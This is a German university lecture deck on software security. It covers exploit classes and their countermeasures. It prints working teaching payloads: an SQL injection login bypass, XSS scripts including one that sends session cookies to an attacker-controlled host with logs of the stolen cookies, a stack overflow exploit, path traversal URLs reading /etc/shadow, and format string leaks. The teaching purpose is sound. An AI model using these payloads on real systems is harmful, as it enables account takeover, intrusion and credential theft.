

Software Security

Kryptographie und IT Sicherheit SS 2018

Dmitrii Polianskii, Manuel Klappacher

Universität Salzburg

1. Einleitung

2. Exploits

2.1 Code Injections

- SQL Injection

- Cross Site Scripting

2.2 Overflows

- Buffer Overflows

- Heap Overflows

- Integer Overflows

2.3 Path Traversal Attack


2.4 Format String Attack

Einleitung

Wie entstehen Fehler und Sicherheitslücken?

- Programmierfehler
 - Treten sehr häufig auf
 - Logische Fehler, syntaktische Fehler, lexikalische Fehler
 - Zeitdruck
 - Mangelnde Kenntniss
 - Keine ausreichenden Tests
- Compilerfehler
 - Treten nicht sehr häufig auf
- Absichtlich platzierte Backdoors
 - Sehr schwer nachzuweisen - wie Unterscheidet man Fehler von böswilliger Absicht?
 - Werden auch von anderen Teilnehmern entdeckt und von Kriminellen dann für ihre Zwecke missbraucht
- Zuviel Komplexität
 - Komplexe Systeme kann keiner mehr überblicken
 - schwer über Sicherheit argumentierbar

Most commonly exploited applications worldwide as of 3rd quarter 2017



Quelle: www.statista.com

- Programmcode kann überprüft werden, Sicherheitslücken fallen leichter auf
- Erschwert implementierung von Backdoors
- Software kann von der Community weiterentwickelt oder geforkt werden
- Bestimmte Funktionen können abgedreht werden

- Gerät wurde bereits verkauft, kein Interesse des Herstellers an Updates
- Zu viele verschiedene Geräte - Unmöglicher Verwaltungsaufwand
 - Alleine Samsung hat bis 2014 56 verschiedene Smartphones pro Jahr herausgebracht
- Firmware agiert in Schicht unter Betriebssystem - Angriffe können vom Benutzer nicht erkannt oder verhindert werden
- Firmware meist Closed Source - keine Weiterentwicklung der Community

Sicherheitslücken in Firmware - Beispiele

- BadUSB - Eingabegeräte, USB-Sticks, Speichermedien, Kameras, ...
- Intel ME - Betriebssystem im Prozessor (AMD PSP)
 - Funktionsweise undokumentiert
 - Kritische Lücke 2017 entdeckt
 - NSA und Google haben Intel ME abgeschaltet auf ihren Geräten
- Android
 - praktisch alle Android Geräte ohne Sicherheitupdates
- Router, Smart TV's, IoT-Devices - Millionen angreifbare Geräte in Haushalten, Firmen und Behörden

Smartphones Sicherheitsupdates

Global security update availability for Smartphones

(January/February 2018 Report)

OS	Brand	Shortest time to publish a SU		Max worldwide availability delay**		SU is carrier independent for ALL devices	Support duration for security updates (2016)	Support duration for security updates (2017)		Devices SU's availability rate after 1 Month***
		For the first device	For all supported devices	Manufacturer Update	Carrier Update			Minimum	Maximum	
iOS	Apple	Day(s)	Day(s)	1 Day	-	Yes	5 years	4 years*	5 years	ALL devices
Windows	Microsoft / Nokia	Day(s)	Day(s)	1 Day	-	Yes	3 years	4 years		ALL devices
PrivatOS	Silent Circle	Weeks/Month*	N/A	1 Day	-	Yes	3 years	3 years		ALL devices
Android	Essential	Day(s)	N/A	1 Day	Month(s)*	No	N/A	3 years (Expected)*		High
	Google	Day(s)	Day(s)	2 weeks*	Month(s)	No	2 years	3 years		High
	BlackBerry	Week(s)	Week(s)	Week(s)	Month(s)	No	2 years	2 years		Medium/High
	Nokia (HMD)	Week(s)	1 Month	Week(s)	Month(s)	No	N/A	2 years (Expected)*		Medium/High
	Sony	Week(s)	Month(s)	Quarter(s)	Quarter(s)	No	1,5 years	1,5 years	2 years	Medium/High
	FairPhone	Week(s)*	N/A	1 Day*	-	Yes	1,5 years*	2 years*		ALL devices but partially updated*
	Huawei	Week(s)	Month(s)	Quarter(s)	Quarter(s)	No	1/1,5 years	1,5 years	2,5 years	Medium/Low
	LG	Week(s)	Month(s)	Quarter(s)	Quarter(s)	No	1/1,5 years	1,5 years	2,5 years	Medium/Low
	Samsung	Week(s)	Month(s)	Quarter(s)	Quarter(s)	No	1/1,5 years	1 year	2,5 years	Medium/Low
	Asus	Week(s)	Month(s)	Quarter(s)	Quarter(s)	No	1/1,5 years	1 year	1,5 years	Low
	Motorola (Lenovo)	Week(s)	Month(s)	Quarter(s)	Quarter(s)	No	1/1,5 years	1 year	2 years	Low
	OnePlus	Month(s) *	Month(s)	Quarter(s)	-	Yes	1/1,5 years	1,5 years	2 years	Low & partially updated*
	Honor (Huawei)	Month(s)	Month(s)	Quarter(s)	Quarter(s)	No	1/1,5 years	1 year	1,5 years	Low
	HTC	Month(s)	Month(s)	Quarter(s)	Quarter(s)	No	1/1,5 years	1 year	1,5 years	Low
	Blu (Tinnio)	Month(s)	Month(s)	Quarter(s)	Quarter(s)	No	1/1,5 years	1 year	1,5 years	None
	Wiko (Tinnio)	Month(s)	Month(s)	Quarter(s)	Quarter(s)	No	1/1,5 years	1 year	1,5 years	None

SU = Security Update. After a high or critical security breach has been unveiled.

* Apple : They stopped supporting iPhone 5C in 2017 after 4 years, all other devices since iPhone 4S (2011) have been supported for 5 years.

* Silent Circle announcement : "Critical vulnerabilities are patched within 72 hours of detection or reportin", but January 2018 security patch was available only after a delay of 1 month.

* Essential : Most of US and Canadian carrier push update directly from Essential, or in only few days/weeks, but some carriers can also take months (like Telus).

* Essential & Nokia : They started selling phones in 2017. We have indicated the official support announced.

* Google : Delay from official security policy <https://support.google.com/nexus/answer/4457705>

* Fairphone : Lasts updates doesn't cover all security vulnerability for January/February (Cover only 50% high-critical security vulnerability)

* Fairphone, duration for SU : FairPhone 1 had only 1,5 years of support (Until August 2015), FairPhone 2 had in 2017 2 years of support.

* OnePlus : deploy partial updates for limited high-critical security updates every month. Full security update are usually every 2 months.

Exploits

Code Injection ist das ausnutzen von Bugs durch Eingabe von ungewollten Parametern, um dadurch die Ausführung zu verändern. Kann folgende Auswirkungen haben:

- Daten in SQL Tabellen verändern
- Installieren von Malware durch Server-Scripting Code zB. PHP
- Root Privilegien bekommen, durch Shell Injection oder Windows Service
- Angriff auf Web User durch Cross-Site-Scripting in HTML/JS

Kann erschwert werden durch:


- API's benutzen, die sicher gegenüber allen Symbolen sind, indem der Eingabestring compiliert und gefiltert wird.
- Whitelisting von erwünschten Parametern

Ausnutzen von Sicherheitslücken in Zusammenhang mit SQL-Datenbanken. Ziele:

- Daten auszuspähen oder zu verändern
- Kontrolle über Server zu erhalten

SQL Injection - Beispiel

Als ein funktionierendes Beispiel betrachten wir eine Anmeldeseite



LOG-IN TO YOUR ACCOUNT

login

password

LOG IN

SQL Injection - Beispiel

Um die eingegebenen Daten zu überprüfen, fragt das Site-Skript die Datenbank ab, ob das angegebene User/Passwort-Paar existiert:

```
SELECT id , name FROM users  
WHERE name=' $login ' AND passwd=' $passwd '
```

Wo \$login und \$passwd sind Werte aus dem Formular.
Dann überprüft den Script ob die Abfragen ein not-null Ergebnis zurückgegeben:

```
$result->num_rows > 0
```

SQL Injection - Beispiel

Um das SQL Injection auszunutzen, geben wir in das Name-field

' OR 0=0 – ein, das Password kann beliebig sein.

Dann wird die Abfrage-Query im Skript so aussehen:

```
SELECT id , name FROM users  
WHERE name=' ' OR 0=0 — ' AND passwd=''
```

- Alles was nach – steht, wird als Kommentar interpretiert.
- Weil 0=0 immer true ist, werden alle Datenbankeinträge zurückgegeben.
- *num_rows* > 0 wird true liefern.
- Der Zugriff auf die Website wird erlaubt.

Cross Site Scripting - XSS

Bei Cross-Site Scripting (XSS) werden Sicherheitslücken in Webanwendungen ausgenutzt um schadhaften Code in sonst vertrauenswürdigen Websites einzubinden. Das ist der Fall wenn es Nicht-Vertrauenswürdigen Dritten erlaubt ist, Daten und Code hochzuladen.

Ziele:

- Benutzerkonten zu übernehmen
- Daten (Identitätsdiebstahl)

Der Browser des Benutzers kann nicht zwischen schädlichem und gewünschtem Code unterscheiden.

Cross Site Scripting - reflektierte Angriffe

Eine Benutzereingabe wird direkt vom Server wieder zurück gesendet. Wenn diese Eingabe Scriptcode enthält, die vom Browser des Nutzers interpretiert wird, kann dort Schadcode ausgeführt werden. Beispiel: Suchfunktion.

```
http://example.com/?suche=Suchbegriff
```

```
http://example.com/?suche=<script type=
    "text/javascript">alert("XSS")</script>
```

```
<p>Sie suchten nach: <script type=
    "text/javascript">alert("XSS")</script></p>
```

Ausgenutzt wird, dass dynamisch generierte Webseiten ihren Inhalt an übergebene Eingabewerte anpassen, durch HTTP-GET und HTTP-POST. Dieser Typ heißt auch nicht-persistent, da der Schadcode nur temporär bei der jeweiligen Generierung der Website eingeschleust wird.

Unterscheidet sich von reflektierenden Angriffen nur dadurch, dass der Schadcode auf dem Server gespeichert wird, wodurch er bei jeder Anfrage ausgeführt wird. Ist bei Webanwendungen möglich, die Benutzereingaben serverseitig ohne Prüfung speichern und diese später wieder ausliefert. Beispiel Posting auf Website:

```
Eine sehr gutes Produkt!<script type=
    "text/javascript">alert("XSS")</script>
```

Webapplikation auf dem Server ist hier nicht beteiligt, wird auch lokales XSS genannt. Somit auch statische HTML Seiten mit JavaScript unterstützung anfällig für diesen Angriff.

- Anstatt Blacklist mit bösen Eingaben zu führen, besser Whitelist mit guten Eingaben. Da die Anzahl der Angriffsmethoden nicht bekannt ist.
- HTML-Metazeichen durch Zeichenreferenzen ersetzen, damit sie als normale Zeichen behandelt werden
- Sicher programmierte Anwendung sind Web Application Firewalls (WAF) vorzuziehen.

- Wir betrachten ein Beispiel, wie man eine User-Session mit Hilfe von XSS ergreifen kann.
- Wir haben ein ganz einfaches Chat-interface und koennen uns mit Hilfe von SQL-Injection als Admin einloggen.
- Ziel: Diebstahl der Benutzersession, so dass es möglich wäre, in seinem Namen in den Chat zu schreiben

XSS - Beispiel

Access Granted

Logged in as admin

LOG OUT

USER_1 Hello, how are you

USER_2 Hello, i'm sick and tired.

USER_1

Maybe a little cat can help you?



Enter new message

SUBMIT

Figure 1: Anfangszustand

- Wir verwenden die XSS-Sicherheitslücke in Form, um unser eigenes Script in die Seite zu integrieren.
- Füllen wir das Feld 'new message' wie folgt:

```
Please no Offtop in this thread.  
<script>  
    img = new Image();  
    img.src =  
"http://localhost:8000/cat.jpg?" + document.cookie;  
</script>
```

- Annahme: die Zieladresse (http://localhost:8000) gehört zum Angreifer.

XSS - Beispiel

Access Granted

Logged in as admin

LOG OUT

USER_1 Hello, how are you

USER_2 Hello, i'm sick and tired.

USER_1

Maybe a little cat can help you?



ADMIN

Please no Offtop in this thread.

Enter new message

SUBMIT

Figure 2: Nach der Integration des Skripts

- Da die Website die Eingabe nicht überprüft, gelangt unser Skript in den Chat.
- Ab jetzt sendet jeder Besucher der Seites seine Cookies zum Angreifer.
- Der Angreifer dauert, bis der richtige Benutzer die Seite aufruft.
- Der Angreifer kann dann in seinem Browser Cookie-Werte ersetzen, so dass die Website ihn als Benutzer nimmt.

XSS - Beispiel

```
[Sun May 6 15:04:02 2018] 127.0.0.1:50068 [404]: /libs/jquery/dist/jquery.min.js - No such file or directory
[Sun May 6 15:04:02 2018] 127.0.0.1:50066 [200]: /js/scripts.min.js
[Sun May 6 15:04:02 2018] 127.0.0.1:50070 [200]: /img/cat.jpg
[Sun May 6 15:22:38 2018] 127.0.0.1:50412 [302]: /addnew.php
[Sun May 6 15:22:38 2018] PHP Notice: Undefined index: login in /home/polis/Study/Crypto/Git/webapp/login.php on line 50
[Sun May 6 15:22:38 2018] PHP Notice: Undefined index: passwd in /home/polis/Study/Crypto/Git/webapp/login.php on line 51
[Sun May 6 15:22:38 2018] 127.0.0.1:50416 [200]: /login.php
[Sun May 6 15:22:38 2018] 127.0.0.1:50420 [200]: /css/main.min.css
[Sun May 6 15:22:38 2018] 127.0.0.1:50424 [404]: /libs/jquery/dist/jquery.min.js - No such file or directory
[Sun May 6 15:22:38 2018] 127.0.0.1:50422 [200]: /js/scripts.min.js
[Sun May 6 15:22:38 2018] 127.0.0.1:50426 [200]: /img/cat.jpg
[Sun May 6 15:22:38 2018] 127.0.0.1:50428 [404]: /cat.jpg?_ga=GA1.1.651583131.1495884201;%20_ym_uid=14958842028769617;%20count=13;%20__utma=111872281.651583131.1495884201.1516722884.1516735980.10;%20__utms=111872281.1516396511.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);%20_pk_id.2.1fff=cfd97391bd487ee1.1516663028.3.1516821895.1516816620;%20[5ce8aed2-fd48-43aa-a438-8a3e7d46007a]=214457807;%20user_secret_key=1150849690 - No such file or directory
[Sun May 6 15:22:38 2018] 127.0.0.1:50430 [404]: /libs/jquery/dist/jquery.min.js - No such file or directory
```

Figure 3: User's cookies in attacker's server logs

Durch Programmfehler werden zu große Datenmengen in einen zu klein reservierten Speicherbereich geschrieben. (Buffer oder Stack, auch Pointer).

→ Daten werden überschrieben:

- Schadcode wird ausgeführt
- Absturz des Programms
- Beschädigung oder Verfälschung von Daten

Zum Beispiel die Rücksprungadresse eines Unterprogrammes wird überschrieben.


Begünstigt durch Van Neumann Architektur, Daten und Programm im selben Speicher.

- Compilierte und assemblierte Sprachen anfällig
- Anfällige Sprachen, z.B. C/C++
- Unsichere Libraries in C/C++
- Unsicheres Behandeln von Strings und Arraygrößen

Schutzmaßnahmen:

- Type-Safe Programmiersprachen verwenden, welche Memory Management zB Java, Python, Ruby,...
- Überprüfen auf Overflows bei User Eingaben
- in C sichere Methoden verwenden, *get_s* anstatt *get*.

Buffer Overflows - C Programm Memory Layout



Stack: lokale variablen

Heap: Dynamisch allozierter Speicher (malloc)

Text: ausführbarer Code

Buffer Overflows - Type-Safe Sprachen

Compiler stellt Typsicherheit her, indem Datentypen geprüft werden, damit keine Typverletzungen entstehen. Wenn Typverletzungen spätestens zur Laufzeit erkannt werden, spricht man von Typsicheren Programmiersprachen.

Beispiel String in Python, es reicht der Variable einen String zuzuweisen.

```
mystring = "This is my string"
```

Beispiel in C, es muss der Typ deklariert und auch der Speicher manuell reserviert werden.



```
char mystring[20] = "This is my string";
```

Wenn man in C nun einen 30 Byte String zuweist entsteht eine Overflow Situation.

Buffer Overflows - Compiler Maßnahmen

Moderne Compiler wie neue Versionen des GNU C-Compilers erlauben die Aktivierung von Überprüfungscode-Erzeugung bei der Übersetzung.

- Zufallsvariable erstellt und überprüft, bei Veränderung wurde auch die RA überschrieben.
- Kopie der Rücksprungadresse wird unterhalb lokaler Variablen abgelegt.



Buffer Overflows

Die Rücksprungsadresse eines Unterprogramms und dessen lokale Variablen werden auf einen als Stack bezeichneten Bereich zu gelegt.

```
void input_line()  
{  
    char line[1000];  
    if (gets(line))  
        puts(line);  
}
```

Rücksprungsadresse

1000. Zeichen

... ..

3. Zeichen

2. Zeichen

1. Zeichen

← Stackpointer

modifizierte Rücksprungsadresse

line, 1000. Zeichen

...

line, 5. Zeichen

drittes Byte im Code

line, 4. Zeichen

zweites Byte im Code

line, 3. Zeichen

Ziel der Rücksprungsadresse, Programmcodestart

line, 2. Zeichen

line, 1. Zeichen

← Stackpointer

Buffer Overflow - Beispiel

Wir betrachten folgende Programm:

```
#include <stdio.h>

void secretFunction(){
    printf("Congratulations!\n");
    printf("You have entered in the secret function!\n");
}

void brokenFunction(){
    char buffer[20];
    printf("Enter some text:\n");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main(){
    brokenFunction();
    return 0;
}
```

Unsere Ziel ist die Funktion `secretFunction()` aufrufen ohne direkten Befehl dazu

Buffer Overflow - Beispiel

Mit Hilfe des Programs objdump, schauen wir den Assemble-code von unserem Program.

```
objdump -d vuln
```

```
00000000004005d6 <secretFunction>:
```

```
4005d6: 55                push    %rbp
4005d7: 48 89 e5          mov     %rsp,%rbp
4005da: bf d8 06 40 00    mov     $0x4006d8,%edi
4005df: e8 ac fe ff ff    callq   400490 <puts@plt>
4005e4: bf f0 06 40 00    mov     $0x4006f0,%edi
4005e9: e8 a2 fe ff ff    callq   400490 <puts@plt>
4005ee: 90                nop
4005ef: 5d                pop     %rbp
4005f0: c3                retq
```

```
00000000004005f1 <brokenFunction>:
```

```
4005f1: 55                push    %rbp
4005f2: 48 89 e5          mov     %rsp,%rbp
4005f5: 48 83 ec 20       sub     $0x20,%rsp
4005f9: bf 19 07 40 00    mov     $0x400719,%edi
4005fe: e8 8d fe ff ff    callq   400490 <puts@plt>
400603: 48 8d 45 e0       lea     -0x20(%rbp),%rax
400607: 48 89 c6          mov     %rax,%rsi
40060a: bf 2a 07 40 00    mov     $0x40072a,%edi
40060f: b8 00 00 00 00    mov     $0x0,%eax
400614: e8 a7 fe ff ff    callq   4004c0 <__isoc99_scanf@plt>
400619: 48 8d 45 e0       lea     -0x20(%rbp),%rax
```

Was können wir aus dem Assemblercode bestimmen:

- Die Adresse von secretFunction ist 00000000004005d6 in Hex.

```
00000000004005d6 <secretFunction>:
```

- Die Adresse des Puffers beginnt $0x20 = 32$ in Dezimal-Bytes vor %ebp. Dies bedeutet, dass 32 Bytes für den Puffer reserviert sind, obwohl wir nur nach 20 Bytes gefragt haben.

```
4005f5: 48 83 ec 20 sub $0x20,%rsp
```

Buffer Overflow - Beispiel

Jetzt wissen wir, dass 32 Bytes für den Puffer reserviert sind, es ist direkt neben %ebp. Daher speichern wir die nächsten 4 Bytes den %ebp und die nächsten 4 Bytes speichern die Rückkehradresse (die Adresse, zu der %eip nach Abschluss der Funktion springen wird). Die ersten $28 + 4 = 32$ Bytes wären beliebige zufällige Zeichen und die nächsten 4 Bytes sind die Adresse der secretFunction.

- Wir erstellen ein Inputfile mit Sprungaddress

```
python -c 'print "a"*36 +  
"\x00\x00\x00\x00\xD6\x05\x40\x00"' > input.txt
```

- Wir benutzen input.txt als Eingabedatei:

```
./prog < input.txt
```

- Das Ergebnis:

```
Enter some text:  
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
Congratulations!  
You have entered in the secret function!
```

Buffer Overflows - Heap Overflows

Ist ein Buffer Overflow, der im Heap Bereich stattfindet.

- Daten werden zur Laufzeit gespeichert (malloc)
- Kein Limit, ausser RAM Größe
- in iOS Jailbreaks verwenden Heap Overflows um Code in den Kernel zu injizieren


Gegenmaßnahmen:

- Code und Daten trennen mit Prozessoren - NX-bit - No Execute Bit
- Betriebssysteme mit ASLR - Address Space Layout Randomization
- Checks im Heap Manager

Integer Overflows

Entstehen wenn Operationen auf Integer die maximale Größe überschreiten. z.B. arithmetische oder cast Operationen.

- testen ob Maximaler Wert überschritten ist
- Typen beachten, signed unsigned
- muss von Hand gemacht werden, keine nativen Methoden in Programmiersprachen
- in Java BigInt verwenden



Path Traversal Attack

Ein HTTP Angriff, bei dem ein Angreifer Zugriff auf gesperrte Verzeichnisse gewinnt und Code ausserhalb des Web Root Verzeichnisses ausführt.

Web Container Encoding:

```
..%c0%af represents ../  
..%c1%9c represents ..\
```

Null bytes %00 können injeziert werden um Dateinamen zu terminieren.

```
?file=secret.doc%00.pdf
```

Java sieht .pdf, Betriebssystem sieht .doc

Path Traversal Attack - Beispiele

Beispiel Zugriff auf Dateien:

```
http://some_site.com.br/get-files.jsp?file=report.pdf  
http://some_site.com.br/some-page.asp?page=index.html
```

UNIX Passwort abgreifen:

```
http://some_site.com.br/../../../../etc/shadow  
http://some_site.com.br/get-files?file=/etc/passwd
```

Auch möglich Dateien und Scripte von externen Websites einzubinden:

```
http://some_site.com.br/some-page?page=http://other-site.com.br/other-page.htm/malicious-code.php
```

- Nutzereingaben vermeiden wenn möglich, bei Datei System Aufrufen
- Indexes anstatt Dateinamen verwenden, für Benutzereingaben
- Nutzer soll nicht ganzen Pfad eingeben können, mit eigenem Pfad umgeben
- Pfade normalisieren
 - "." Segmente entfernen
 - ".." - Segmente die ein nicht-".." Segment dafor haben werden entfernt
 - Wenn Pfad relative und das erste Segment enthält ein ":"
Charackter dann wir ein "." vorangestellt

Format Funktion ist eine ANSI C Funktion, um primitive Variablen in eine lesbare Ausgabe konvertieren. z.B. *printf*, *fprintf*

- Sind C/C++ Probleme
- treten heute nicht sehr häufig auf, da sie sich sehr leicht erkennen lassen

Ziele:

- Programmcrash
- Schadcode ausführung

Format String Attack - Beispiel I

```
int main (int argc, char **argv)
{
    char buf [100];
    int x = 1 ;

    snprintf ( buf, sizeof buf, argv [1] ) ;
    buf [ sizeof buf -1 ] = 0;

    printf (    Buffer size is: (%d)
               \nData input: %s \n    , strlen (buf) , buf ) ;

    printf (    X equals: %d/ in
               hex: %#x\nMemory address
               for x: (%p) \n    , x, x, &x) ;

    return 0 ;
}
```

Format String Attack - Beispiel II

Erwartete Eingabe:

```
./formattest   B o b
```

Ausgabe:

```
Buffer size is (3)
Data input : Bob
X equals: 1/ in hex: 0x1
Memory address for x (0xbffff73c)
```

Format String Attack - Beispiel III

Schwachstelle ausgenutzt, %x := Ausgabe Hexadezimal:

```
./formattest   B o b  %x %x
```

Anstatt %x Wert von Bob auszugeben, gibt nun auch den Inhalt der Speicher Adresse aus:

```
Buffer size is (14)
Data input : Bob bffff 8740
X equals: 1/ in hex: 0x1
Memory address for x (0xbffff73c)
```

printf Argument sieht nun folgendermaßen aus:

```
printf (   Buffer size is: (%d) \n Data input:
        Bob %x %x \n      , strlen (buf) , buf ) ;
```

- wikipedia.org
- owasp.org
- [https://docs.oracle.com/javase/7/docs/api/java/net/URI.html#normalize\(\)](https://docs.oracle.com/javase/7/docs/api/java/net/URI.html#normalize())
- <https://www.statista.com/statistics/434880/cyber-crime-exploits/>
- <https://dhavalkapil.com/blogs/Buffer-Overflow-Exploit/>

Vielen Dank für ihre Aufmerksamkeit!